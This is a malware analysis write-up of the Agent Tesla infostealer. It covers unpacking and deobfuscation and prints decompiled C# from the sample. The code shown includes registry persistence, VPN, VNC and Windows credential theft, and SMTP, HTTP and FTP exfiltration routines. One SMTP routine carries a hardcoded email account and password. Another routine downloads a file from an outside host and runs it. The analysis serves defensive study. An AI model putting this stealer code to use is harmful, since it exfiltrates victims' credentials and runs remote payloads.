Deep Analysis Agent Tesla Malware

By Gameel Ali


Published: 2022-01-21 · Archived: 2026-04-05 15:26:18 UTC

Agent TeslaPermalink

Agent Tesla is a keylogger and information stealer. Security researchers discovered it in late 2014, the malware was sold in vinous forms and marketplaces and malware is owned by agentTesla.com. the malware has many features like screen clogging, clipboard logging, screen capturing, extracting stored passwords from many browsers, it supports all versions of the Windows operating system, and it’s written in .NET

Infect cyclePermalink

Agent tesla infect victim’s machine in cycle infect, it starts with Email attachment and this is the most common vector to infect victims machine by using social engineering and after satisfying user to enable macro embedded into an Email attachment. Malware will connect with c2 to download .Net malware into the system. .Net malware can be packed and obfuscated to evasion anti-viruses and security solutions.



Figure(1): How Malware Infect Machine.


Stage 1Permalink

AritfactsPermalink

No.	Description	info
1	MD5 Hash	af98b88c0b5dc353fbe536bd6fb8c4ec
2	SHA1 Hash	91dcc7418323004579a58f6fa3ea4f969127cde6
3	File Size	200 KB
4	VirusTotal Detection	55/70

Identify packedPermalink

From some basic static analysis of the first stage, we can identify that the first stage is packed and we can see that with Detect it Easy tool to identify entropy of malware in the next figure.



Figure(2): Identify Packed Malware.

UnpackingPermalink

To fast the process of unpacking, I will use UNPACME website to unpack the first stage of malware, UNPACME will only extract packed or encrypted Windows Portable Executable (PE) files that are embedded in the submission.

Stage 2Permalink

ArtifactsPermalink


No.	Description	info
1	MD5 Hash	ee1aa7d0c4291a2bc16599b15d8664dc
2	SHA1 Hash	5862a0b6f72530d3ece74e4252d10c95f51e1915
3	File Size	216 KB
4	VirusTotal Detection	No Match

The malware starts to hide its configuration and uses a function in a lot of places into code to hide its information.

```
global::A.b.D();
global::A.b.A(10, 5);
ServicePointManager.SecurityProtocol = (SecurityProtocolType.Ssl3 |
  SecurityProtocolType.Tls | SecurityProtocolType.Tls11 |
  SecurityProtocolType.Tls12);
global::A.b.c = global::A.b.o.A();
global::A.b.C = Assembly.GetExecutingAssembly().Location;
global::A.b.b = Environment.GetEnvironmentVariable(741A036D-62F0-443C-
  B9BE-84FFF2F9A684.L()) + 741A036D-62F0-443C-B9BE-84FFF2F9A684.l();
global::A.b.E = SystemInformation.UserName + 741A036D-62F0-443C-B9BE-84FFF2F9A684.M
  () + SystemInformation.ComputerName;
System.Timers.Timer timer = new System.Timers.Timer();
timer.Elapsed += global::A.b.a;
timer.Enabled = true;
timer.Interval = 30000.0;
```

Figure(3): Obfuscation Function.

Then, it uses a decryption function to decrypt a lot of strings that are used by malware as configuration information to help malware in obfuscating itself and do not show any information about it till the user runs it.



Figure(4): Encrypted Array With Decryption Algorithm.

After that, we will use script python to extract the configuration of malware by simulation the process of decryption of a large array.


```
 encrypted = b'\x98\x9b\x99\xd0\xd7\xd6\xd5\x80\xef\xee\x8d\xc5\xc2\x87\xec\xed\x80\xd6\xd5\x83\xcd\xcc\xc5\xc4'
array = bytearray(encrypted)

for counter,i in enumerate(array):
    bytearray1[counter] = (i ^ counter ^ 170) & 0xff
print(bytearray1)
```

We can see the output of script (configrution).

```
201yyyy-MM-dd HH:mm:ssyyyy_MM_dd_HH_mm_ss<br><hr>ObjectLengthChainingModeGCMAuthTagLengthChainingModeKeyDataBl
```

DeobfuscationPermalink

I deobfuscate malware by using the de4dot tool to deobfuscate strings and we can take the first token for the first function and the last token for the last function



Figure(5): First Token and Last Token.

We use a python script to print all tokens to use them into command, this command will help us to deobfuscate the malware.

```
 tokens = ""
for i in range(0x0600022E,0x06000543):
    tokens += " --strtok "+ (hex(i))
tokens2 = tokens.replace("0x", "")
print(tokens2)
```

After that, we can use this command to run it and we can get to the last stage.

```
de4dot.exe last_payload --strtype delegate --strtok 600022e --strtok 600022f --strtok 6000230 --strtok 6000231
```


Final StagePermalink

ArtifactsPermalink

No.	Description	info
1	MD5 Hash	fbc921fbb1639073c30bbb19e68248fc
2	SHA1 Hash	56e6b58a1d42459be3d0f46fe932c1ca12564d21
3	File Size	183 KB
4	VirusTotal Detection	No Match

Determine the functionality of malwarePermalink

Agent tesla starts to use some of the global Variables to determine the behaviour and functionality of malware and the values for these variables can see them in the Configuration of malware and we can see that in the next figure



Figure(6): Set Global Variables.

persistencePermalink


Agent tesla malware can achieve persistence by creating itself with the following registry keys and we can see the results in the next figure

```
RegistryKey registryKey = Registry.CurrentUser.OpenSubKey
 ("Software\\Microsoft\\Windows\\CurrentVersion\\Run", true);
registryKey.SetValue("%insregname%", global::A.b.b);
RegistryKey registryKey2 = Registry.CurrentUser.OpenSubKey
 ("SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Explorer\
 \StartupApproved\\Run", true);
if (registryKey2 != null)
```

Figure(7): Persistence.

Browser Stealing ActivitiesPermalink

Malware will search for web browsers and we can see that malware has a large list of internet browser that malware tries to find anything of them on the victim's machine and if malware finds any browsers and successes to locate any browser, malware will go to steal stored credentials and send them attacker and we can see that in the next figure..



Figure(8): Search For Web Browsers.


List Of BrowsersPermalink

- Browsers
- CocCoc
- Pale Moon

- Firefox
- Web-browser
- Flock
- Lieabao
- Iridium
- ChromePlus
- Chromium
- Orbitum
- Coowon
- 360Chrome
- Sputnik
- Amigo
- Opera
- 7Star
- Torch
- Yandex
- Sleipnir5
- Vivaldi
- Uran
- Centbrowser
- Chedot
- Brave-browser
- Elements
- Web browser
- BlackHawk
- SeaMonkey
- CyberFox
- QQBrowser
- IceCat
- Waterfox
- Web-bowser
- K-Meleon
- Chrome
- IceDragon
- Falkon
- UCBrowser
- Edge
- Citrio
- Epic privacy browser
- Kometa
- Safari
- QIP Surf

Email Stealing ActivitiesPermalink


Malware will search on Victim's machine for different email clients and if malware finds them, will steal credentials and send them to the attacker and we can see that in the next figure.



Figure(9): Search For Emails.

FTP Utility Stealing ActivitiesPermalink

Malware searches about FTP utilities to steal login credentials and if malware finds any FTP utilities, it attempts to get all information and can also target other information to a specific application, we can see the results in the figure.



Figure(10): Search For FTP Utilities.

VPN Stealing ActivitiesPermalink

Malware can search about VPN on Victim's machine, if malware finds any VPN, it will steal VPN credentials and by using these credentials, malware can download tools and remote server applications and we can see that in the next figure.

```
try
{
    if (Registry.CurrentUser.OpenSubKey("Software\\OpenVPN-GUI\\configs", true) == null)
    {
        return result;
    }
}
catch (Exception ex)
{
    return result;
}
RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Software\\OpenVPN-GUI\\configs",
  true);
string[] subKeyNames = registryKey.GetSubKeyNames();
foreach (string text in subKeyNames)
{
    try
    {
        RegistryKey registryKey2 = Registry.CurrentUser.OpenSubKey("Software\\OpenVPN-GUI\
          \configs\\" + text, true);
        string @string = Encoding.Unicode.GetString((byte[])registryKey2.GetValue("username"));
```

Figure(11): Search For VPN Activities.

Windows credentialsPermalink

Malware can search about Windows Credentials on Victim's machine, if malware finds any windows credentials, it will send them to the attacker and we can see that in the next figure

```
Guid key = new Guid("2F1A6504-0641-44CF-8BB5-3612D865F2E5");
dictionary2.Add(key, "Windows Secure Note");
Dictionary<Guid, string> dictionary3 = dictionary;
key = new Guid("3CCD5499-87A8-4B10-A215-608888DD3B55");
dictionary3.Add(key, "Windows Web Password Credential");
Dictionary<Guid, string> dictionary4 = dictionary;
key = new Guid("154E23D0-C644-4E6F-8CE6-5069272F999F");
dictionary4.Add(key, "Windows Credential Picker Protector");
Dictionary<Guid, string> dictionary5 = dictionary;
key = new Guid("4BF4C442-9B8A-41A0-B380-DD4A704DDB28");
dictionary5.Add(key, "Web Credentials");
Dictionary<Guid, string> dictionary6 = dictionary;
key = new Guid("77BC582B-F0A6-4E15-4E80-61736B6F3B29");
dictionary6.Add(key, "Windows Credentials");
Dictionary<Guid, string> dictionary7 = dictionary;
key = new Guid("E69D7838-91B5-4FC9-89D5-230D4D4CC2BC");
dictionary7.Add(key, "Windows Domain Certificate Credential");
Dictionary<Guid, string> dictionary8 = dictionary;
key = new Guid("3E0E35BE-1B77-43E7-B873-AED901B6275B");
dictionary8.Add(key, "Windows Domain Password Credential");
```

Figure(12): Search For Windows Credentials Activities.

VNC programs credentialsPermalink

Malware can search about VNC on Victim's machine, if malware find any VNC, it will steal VNC credentials and we can see that in the next figure

list2	Count = 0x00000008
[0]	{A.b/*0x02000007*/.Y/*0x02000051*/<string, string, string>}
A	"RealVNC 4.x"
A	@"SOFTWARE\Wow6432Node\RealVNC\WinVNC4"
A	"Password"
[1]	{A.b/*0x02000007*/.Y/*0x02000051*/<string, string, string>}
A	"RealVNC 3.x"
A	@"SOFTWARE\RealVNC\vncserver"
A	"Password"
[2]	{A.b/*0x02000007*/.Y/*0x02000051*/<string, string, string>}
A	"RealVNC 4.x"
A	@"SOFTWARE\RealVNC\WinVNC4"
A	"Password"
[3]	{A.b/*0x02000007*/.Y/*0x02000051*/<string, string, string>}
A	"RealVNC 3.x"
A	@"Software\ORL\WinVNC3"
A	"Password"
[4]	{A.b/*0x02000007*/.Y/*0x02000051*/<string, string, string>}
A	"TightVNC"
A	@"Software\TightVNC\Server"
A	"Password"
[5]	{A.b/*0x02000007*/.Y/*0x02000051*/<string, string, string>}
A	"TightVNC"
A	@"Software\TightVNC\Server"
A	"PasswordViewOnly"
[6]	{A.b/*0x02000007*/.Y/*0x02000051*/<string, string, string>}
A	"TightVNC ControlPassword"
A	@"Software\TightVNC\Server"
A	"ControlPassword"
[7]	{A.b/*0x02000007*/.Y/*0x02000051*/<string, string, string>}

Figure(13): Search For VNC Activities.

ExfiltrationPermalink

Malware can search about VNC on Victim's machine, if malware find any VNC, it will steal VNC credentials, we can see that in the figure

```
try
{
    SmtpClient smtpClient = new SmtpClient();
    NetworkCredential credentials = new NetworkCredential("j.rodarte@moseg.com.mx", "Enero2019@");
    smtpClient.Host = "mail.moseg.com.mx";
    smtpClient.EnableSsl = false;
    smtpClient.UseDefaultCredentials = false;
    smtpClient.Credentials = credentials;
    smtpClient.Port = 587;
    MailAddress to = new MailAddress("j.rodarte@moseg.com.mx");
    MailAddress from = new MailAddress("j.rodarte@moseg.com.mx");
    MailMessage mailMessage = new MailMessage(from, to);
    mailMessage.Subject = string_0;
    mailMessage.IsBodyHtml = true;
    mailMessage.Body = string_1;
    if (memoryStream_0 != null & int_0 == 1)
    {
        mailMessage.Attachments.Add(new Attachment(memoryStream_0, string_0 + "_" + DateTime.Now.ToString
          (global::A.b.d) + ".jpeg", "image/jpg"));
    }
    else if (memoryStream_0 != null & int_0 == 2)
    {
        mailMessage.Attachments.Add(new Attachment(memoryStream_0, string_0 + "_" + DateTime.Now.ToString
          (global::A.b.d) + ".zip", "application/zip"));
    }
    smtpClient.Send(mailMessage);
```

Figure(14): Exfiltration.

CommunicationsPermalink

Malware can communicate with attackers over HTTP, FTP and SMTP and malware also can use Telegram to communicate with the attacker and we can see more information in the next lines

HTTPPermalink

Sending compromised data to C@C and we can see the results in the next figure

```
httpWebRequest.Credentials = CredentialCache.DefaultCredentials;
httpWebRequest.KeepAlive = true;
httpWebRequest.Timeout = 10000;
httpWebRequest.AllowAutoRedirect = true;
httpWebRequest.MaximumAutomaticRedirections = 50;
httpWebRequest.UserAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:80.0)
  Gecko/20100101 Firefox/80.0";
httpWebRequest.Method = "POST";
text2 = text2.Replace("+", "%2B");
byte[] bytes = Encoding.UTF8.GetBytes(text2);
httpWebRequest.ContentType = "application/x-www-form-urlencoded";
httpWebRequest.ContentLength = (long)bytes.Length;
using (Stream requestStream = httpWebRequest.GetRequestStream())
{
    requestStream.Write(bytes, 0, bytes.Length);
    using (WebResponse response = httpWebRequest.GetResponse())
    {
```

Figure(15): HTTP Communication.

FTPPermalink

Malware can upload data to send it to the attacker and we can see the results in the next figure

```
FtpWebRequest ftpWebRequest = (FtpWebRequest)WebRequest.Create("%ftphost%/" +
  string_0);
ftpWebRequest.Credentials = new NetworkCredential("%ftpuser%", "%ftppassword
  %");
ftpWebRequest.Method = "STOR";
object obj = Encoding.UTF8.GetBytes(string_1);
ftpWebRequest.ContentLength = Conversions.ToLong(NewLateBinding.LateGet(obj,
  null, "Length", new object[0], null, null, null));
object requestStream = ftpWebRequest.GetRequestStream();
object instance = requestStream;
Type type = null;
string memberName = "Write";
object[] array = new object[3];
array[0] = RuntimeHelpers.GetObjectValue(obj);
```

Figure(16): FTP Communication.

SMTPPermalink

Malware Compromises email and after that utilizes it to exfiltrate information to a mail server that manages by the attacker and we can see that in the next figure

```
SmtpClient smtpClient = new SmtpClient();
NetworkCredential credentials = new NetworkCredential
  ("j.rodarte@moseg.com.mx", "Enero2019@");
smtpClient.Host = "mail.moseg.com.mx";
smtpClient.EnableSsl = false;
smtpClient.UseDefaultCredentials = false;
smtpClient.Credentials = credentials;
smtpClient.Port = 587;
MailAddress to = new MailAddress("j.rodarte@moseg.com.mx");
MailAddress from = new MailAddress("j.rodarte@moseg.com.mx");
MailMessage mailMessage = new MailMessage(from, to);
mailMessage.Subject = string_0;
mailMessage.IsBodyHtml = true;
mailMessage.Body = string_1;
if (memoryStream_0 != null & int_0 == 1)
{
```

Figure(17): SMTP Communication.

TelegramPermalink

Telegram Sends the exfiltrated data to a private Telegram chat room.

Downloading and running filesPermalink

Downloading and running files from [hxxp://CsQCyR.com] and we can see that in the next figure

```
private static void c()
{
    try
    {
        global::A.b.A("http://CsQCyR.com", Path.GetTempPath() + "\\QaD");
        Process.Start(Path.GetTempPath() + "\\QaD");
    }
    catch (Exception ex)
    {
    }
```

Figure(18): Downloading and running files.

FingerprintingPermalink

The malware gathers information from the infected machine and we can see the following data that malware tries to collect.

Computer Name, User NamePermalink

the malware collects ComputerName and UserName and we can see that in the next figure.

```
304             global::A.b.c = global::A.b.o.A();
305             global::A.b.C = Assembly.GetExecutingAssembly().Location;
306             global::A.b.b = Environment.GetEnvironmentVariable("%startupfolder%") +
                  "\\%insfolder%\\%insname%";
307             global::A.b.E = SystemInformation.UserName + "/" +
                  SystemInformation.ComputerName;
